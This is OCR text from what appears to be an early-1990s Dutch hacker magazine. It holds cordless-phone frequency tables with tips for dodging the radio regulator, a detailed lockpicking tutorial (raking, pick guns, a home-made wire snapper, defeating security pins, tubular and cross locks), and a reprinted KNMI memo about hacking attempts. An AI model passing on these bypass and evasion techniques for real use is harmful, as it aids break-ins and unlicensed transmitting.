228	61.380	73.380
229	61.440	73.440
230	61.500	73.500
231	61.560	73.560
232	61.620	73.620
333	61.680	73.680
234	61.740	73.740
235	61.800	73.800
236	61.860	73.860
237	61.920	73.920
238	61.980	73.980
239	62.040	74.040
240	62.100	74.100
241	62.160	74.160
242	62.220	74.220

CT-3000

Deze lange afstandstelefoon heeft een basisstation dat met 10 Watt zendt en een handset van 4 Watt. Dit is de populairste lange-afstandstelefoon in Nederland: voor 1000 piek heb je zo'n ding. Het bereik is ongeveer 10 - 15 kilometer.

De 72 MHz ligt niet zo goed met de RCD (Radio Controle Dienst) en bronnen vertellen ons dat de RCD van plan is om deze telefoons systematisch uit de ether te halen. Met alle draadloze telefoons met groot vermogen geldt: zet geen antenne's op je dak die bij de telefoon zitten: de RCD kent ze!

De frequenties staan op de volgende pagina.

01	46.025	72.025
02	46.050	72.050
03	46.075	72.075
04	46.100	72.100
05	46.125	72.125
06	46.150	72.150
07	46.175	72.175
08	46.200	72.200
09	46.225	72.225
10	46.250	72.250
11	46.275	72.275
12	46.300	72.300
13	46.325	72.325
14	46.350	72.350
15	46.375	72.375
16	46.400	72.400
17	46.425	72.425
18	46.450	72.450
19	46.475	72.475
20	46.500	72.500

SUPERFONE 505 / 506

De 506 gebruikt dezelfde kanalen, maar heeft een ingebouwde 'scramble' met een pilottone van 3000 Hz, en is dus 'veilig en niet af te luisteren'. Bij beide modellen zendt de basis met 0.8 Watt en de handset met 0.6 Watt. Reikwijdte is ongeveer 3 kilometer.

01	49.680	70.275
02	49.710	70.335
03	49.740	70.365
04	49.800	70.425
05	49.770	71.805
06	49.620	71.775
07	49.650	71.805
08	49.590	70.225
09	49.560	70.185
10	49.530	70.125
11	49.470	70.080
12	49.440	70.025
13	49.290	67.550
14	49.320	67.600
15	49.350	67.650
16	49.380	67.700
17	49.410	67.750
18	49.110	67.840
19	49.080	69.810
20	49.050	69.780
21	49.020	69.750
22	49.990	69.720
23	49.140	69.870
24	49.170	69.900
25	49.200	69.930
26	49.230	69.960
27	-	-
28	48.000	69.690
29	47.970	69.660
30	47.940	69.630
31	47.910	69.600
32	47.880	69.570
33	47.850	69.540
34	47.820	69.510
35	47.790	69.480
36	47.760	69.450
37	47.730	69.420
38	47.700	69.390
39	47.670	69.360
40	47.640	69.330


ENGELSE KANALEN

Deze kanalen zijn toegewezen voor gebruik in Engeland, maar ook in Nederland worden ze druk gebruikt.

1	1.675	49.830
2	1.695	49.845
3	1.730	49.860
4	1.755	49.875
5	1.790	49.890

1	1.725	40.025
2	1.740	40.075
3	1.755	40.125
4	1.770	40.175
5	1.785	40.225

Lock Picking



Deel II Door The Key


In dit tweede deel ga ik wat dieper in op de technieken om sloten schadevrij te openen. Ik zal wat specialistisch gereedschap beschrijven en vertellen hoe je moeilijkheden kunt overwinnen. Zo hier en daar zal ik er van uitgaan dat je het eerste deel van deze serie hebt gelezen, en dat je al het een en ander hebt geoefend.

Nog even kort herhalen uit het eerste deel: Deze technieken zijn niet erg geschikt als je een inbraak/diefstalcarriere op het oog hebt. Koop maar wat zwaar gereedschap (hamer, boor, breekijzer), dat werkt veel sneller. Verder is deze serie daar ook niet voor bedoeld: ik speel al jaren met sloten en ik heb nog nooit ergens ingebroken, het moet wel een hobby blijven.

In het vorige deel gaven we aan hoe je kon beginnen met oefenen. Simpele sloten krijg je (als je braaf hebt geoefend) nu misschien wel open, maar zwaardere sloten lukken nog niet. Je kunt nu de afzonderlijke pins in het slot met een finger-pick op en neer tillen en je weet wat er gebeurt als je een beetje spanning op het slot zet met een spanner. Behalve het met finger-pick of half-diamond op zijn plaats zetten van alle afzonderlijke pins is er echter nog een techniek die soms erg goed werkt.

Raking

Bij 'raking' gaat het er om dat je de pennen in het slot ferme, korte tikken geeft. Dit kun je bijvoorbeeld doen door de snake-pick of de finger-pick (om deze reden ook wel 'rake' genoemd) snel in het slot te bewegen. Als je begint kun je het beste de finger-pick achter in het slot




tegen de achterste pin aanduwen en dan de pick snel naar je toe trekken. Het is zaak dat je de pick recht houdt, want anders beschadig je de pick. Als je wat meer geoefend hebt kun je de pick heen en weer gaan bewegen, maar dan moet je wel zeker weten dat ie niet blijft hangen. Het puntje van je finger-pick moet dus een beetje rond zijn. Deze techniek werkt verbazend goed als een slot al een beetje ouder is: geen uren pielen, maar soms al in 1 of 2 keer open.


In een slot in rust ligt de key-pin tegen de driver-pin. Vergelijk de situatie met twee tegen elkaar liggende biljartballen. Als je een ferme tik tegen een van de twee ballen geeft dan gaat de andere er vandoor. In een slot wordt de driver-pin dus weggeduwd van de key-pin, er ontstaat een ruimte tussen de twee pins en het slot wordt op die plaats niet meer tegengehouden.

Helaas: de driver-pin wordt door een veer in het slot teruggeduwd, en dus duurt de zojuist beschreven ideale situatie erg kort. We moeten dit dus tamelijk snel bij zo veel mogelijk pennen tegelijk doen. Als we dit maar een aantal malen herhalen ontstaat zo een aardig gokspelletje: op een gegeven moment springt het slot open.

Pick Gun


Er is een apparaatje op de markt waarmee je deze ferme korte tik aan alle pins tegelijkertijd kunt uitdelen. Deze zogenaamde 'lockpick guns' hebben een trekker waarmee je een veer spant die de tik tegen de pins uitdeelt. De spanning van de veer is regelbaar met een draaiknop op de gun. Met de lockpick gun kun je dus exacte slagkracht op de pennen uitoefenen. Zet het wieltje in de juiste stand, geef de juiste spanning met je spanner, druk af en het slot springt open. Je zou er bijna lui van worden. Gelukkig werkt het niet bij alle sloten zo goed, want dan zou de sport er af zijn.





Wire Snapper


Op de afbeelding hieronder zie je een 'wire-snapper'. Dit zelfbouwapparaat doet hetzelfde als een lock-pick gun maar dan voor de prijs van een metalen kleerhanger. Let er op dat je de 'veer' van dit geheel een beetje netjes om iets ronds (fietsstuur of zo) heen wikkelt, want anders doet ie het niet zo lang. De kop die in het slot gaat moet je platslaan en bijvijlen, zodat een mooi glad, smal en absoluut recht puntje overblijft.



Als het met een kleerhanger niet goed lukt kun je eens bij de ijzerwinkel wat verschillende metalen uitproberen. Let op dikte, veerkracht en buigzaamheid.


Bij het gebruik van de snapper geldt: Het gedeelte wat niet in het slot gaat duw je weg en laat je langs je vinger schieten. Bij de snapper links gebruik je dus de 'trekker' die er aan zit, bij de snapper hieronder duw je met je duim van bovenaf naar beneden en laat je dat schieten. Ook de snapper moet volstrekt recht in het slot zitten: alle pins moeten tegelijkertijd worden geraakt.

Zowel voor de lock pick gun als voor de wire-snapper geldt: de spanning die je met je spanner op het slot zet is eigenlijk nog belangrijker dan wat je met snapper of gun uitspookt.




Trouble

Als het allemaal zo makkelijk was dan had het weinig zin om nog een slot op je huisdeur te zetten. De industrie is ook niet helemaal op haar achterhoofd gevallen en bouwt in sloten allerlei grappen in om het gebruik van dit soort technieken zo veel mogelijk in de weg te lopen. Een van de meest gebruikte truuks is de 'mushroom-pin'.



Mushroom Pin



Spool Pin



Lastige zaken

Als je spanning op het slot zet en je beweegt de key-pin omhoog dan zul je op een gegeven moment de spanning voelen veranderen terwijl je de key-pin los voelt komen. 'Hebbes' zul je denken. Mooi niet. Hetzelfde geldt voor pins met andere exotische vormen. In bijna elk voordeur-slot zit wel een mushroom of een spool pin.

Je bent het misschien tijdens je oefeningen al eens tegengekomen: een slot dat wel een klein stukje draait, maar nog niet helemaal. Dan hangt het slot dus op 1 of meerdere van deze moeilijke pinnen. Het is dan zaak om de spanning lichtjes te variëren en eens met een finger-pick te voelen welke key-pins er een beetje wiebelen. Deze pins kun je dan proberen nog ietsje verder naar buiten te duwen terwijl je langzaam de spanning verminderd. Als je dat voorzichtig genoeg doet kun je die pin voorbij de hindernis duwen en dan kun je weer verder met eventuele andere pins. Het kan zijn dat andere pins, die al goed stonden, nu weer vrolijk in het slot hangen, maar dat maakt het alleen maar nog meer een uitdaging, of niet soms?

Het bovenstaande is zo ongeveer het moeilijkste wat ik je ga leren. Verwacht alsjeblieft niet dat dit de eerste paar keren goed gaat, en begin er niet aan voor je met 'gewone' sloten goed overweg kunt.

Op z'n kop


Bij de beschrijving in het vorige nummer zijn we er trouwens min of meer vanuit gegaan dat de pins naar beneden zouden wijzen. Het kan natuurlijk heel goed zijn dat de pins door de veertjes naar boven worden gedrukt. Dit maakt het picken iets lastiger omdat je niet meer zo eenvoudig kunt voelen of een pin wel los zit. Maar als je genoeg oefent kun je het ook zonder deze duidelijke bevestiging: het is immers ook aan je spanner te voelen of een pin goed zit. Wat betreft lockpicking in gewichtloze toestand: je zult een manier moeten vinden om spanning te geven zonder zelf rond het slot te draaien (wat betreft luchtsluizen: altijd eerst aan de gezagvoerder vragen).

Do the twist


In het vorige nummer schreef ik dat het lastig was om sloten te openen die op het nachtslot staan omdat je dan meerdere malen rond moet. Ik schreef toen: 'Hou er rekening mee dat alle pins dan dus terug vallen en je weer opnieuw moet beginnen. Je kunt proberen om het slot zeer snel rond te draaien, maar veel kans maak je niet.'


Wat blijkt: er zijn handige apparaatjes genaamd 'twisters' op de markt die een eenmaal ge-picked slot zo snel kunnen ronddraaien dat de pins niet terugvallen. Het principe is simpel: Een plat stukje metaal zit in het slot (zoals een spanner) en is bevestigt aan een veer die het slot wil ronddraaien. Maar er is een klemmetje dat dit verhindert. Trek het klemmetje weg en het slot zal een maal snel rond draaien.

Ronde sloten



Fietssloten (de beugelsloten) en gokkasten hebben vaak ronde sloten. Op de tekening kun je zien hoe ze werken.





Met een speciaal stukje gereedschap kun je ook deze sloten openen. Het leuke is dat je, als je een slot eenmaal open hebt, de lock-pick tool gewoon kunt laten kopieeren alsof het een sleutel is. Wel eerst even kijken of je sleutelboer daar niet helemaal van over de rooie gaat.


Dit stuk gereedschap is te koop als je het weet te vinden, maar het is behoorlijk duur.

Kruissloten

Ja, je huis is pas helemaal veilig als er onder en boven het normale slot nog pensloten zitten. Als mensen toch eens wisten hoe simpel het was om deze sloten te openen.... De ronde buis op de foto hiernaast is de spanner, de pen met de draden aan het uiteinde is de pick, waarme je het slot kunt raken.

De mijne is door iemand in elkaar gezet op een draaibank, ik heb dit ding nog nooit in de winkel gezien.

De lengte waarover de pins kunnen bewegen is bij pensloten erg klein, dus lockpicken gaat makkelijker dan je denkt. Vaak moet je meerdere malen ronddraaien om de pen helemaal terug te schuiven, dus een twister die lang genoeg is om in het slot te passen is ook misschien ook wel een leuk idee.



In de volgende Hack-Tic staat deel 3 van deze serie. Daarin onder andere:

- Zelf sleutels maken
- Moedersleutelsystemen kraken
- Autoportieren
- Codesloten

Ik kan nog wel eens aan leuke lock-pick-spullen komen, als je interesse hebt moet je maar even bellen, schrijven of faxen naar Hack-Tic t.a.v. The Key. Laat dan wel een telefoonnummer achter waarop je te bereiken bent.

Mooi weer!

Wat betreft het weer op 'Hacking at the End of the Universe' is alles geregeld. De echte hack hebben ze kennelijk niet gemerkt.

Aan : alle KNMI-medewerkers met een netwerkaansluiting
Van : Bart de Mas, hoofd automatisering

dd : 8 maart 1993

De laatste tijd hebben wij gemerkt dat een aantal nieuwsgierigen ("Hackers") gericht bezig is met pogingen om in te breken op het KNMI netwerk. Tot nu toe heeft men zich vooral gericht op de Poortwachter, waarvan de beveiliging gelukkig waterdicht is gebleken. Daarnaast is echter ook de mogelijkheid aanwezig dat men probeert in te breken via een van de modemverbindingen van het KNMI. Daarom wil ik U langs deze weg er nog eens nadrukkelijk op attenderen dat het NIET is toegestaan een modem te koppelen aan een PC die ook aan het netwerk verbonden is. Gezien de serieuze risico's voor de beveiliging van het KNMI netwerk moet aan bovenstaande regeling streng de hand gehouden worden. Daarom zullen medewerkers van AUT de komende tijd regelmatig de PC's die aan het netwerk verbonden zijn inspecteren op de aanwezigheid van modems. Overigens zijn er in overleg goede oplossingen denkbaar voor degenen die behoefte hebben aan een modemverbinding. Daarover kan contact worden opgenomen met S. van der Heeg van AUT - netwerkbeheer.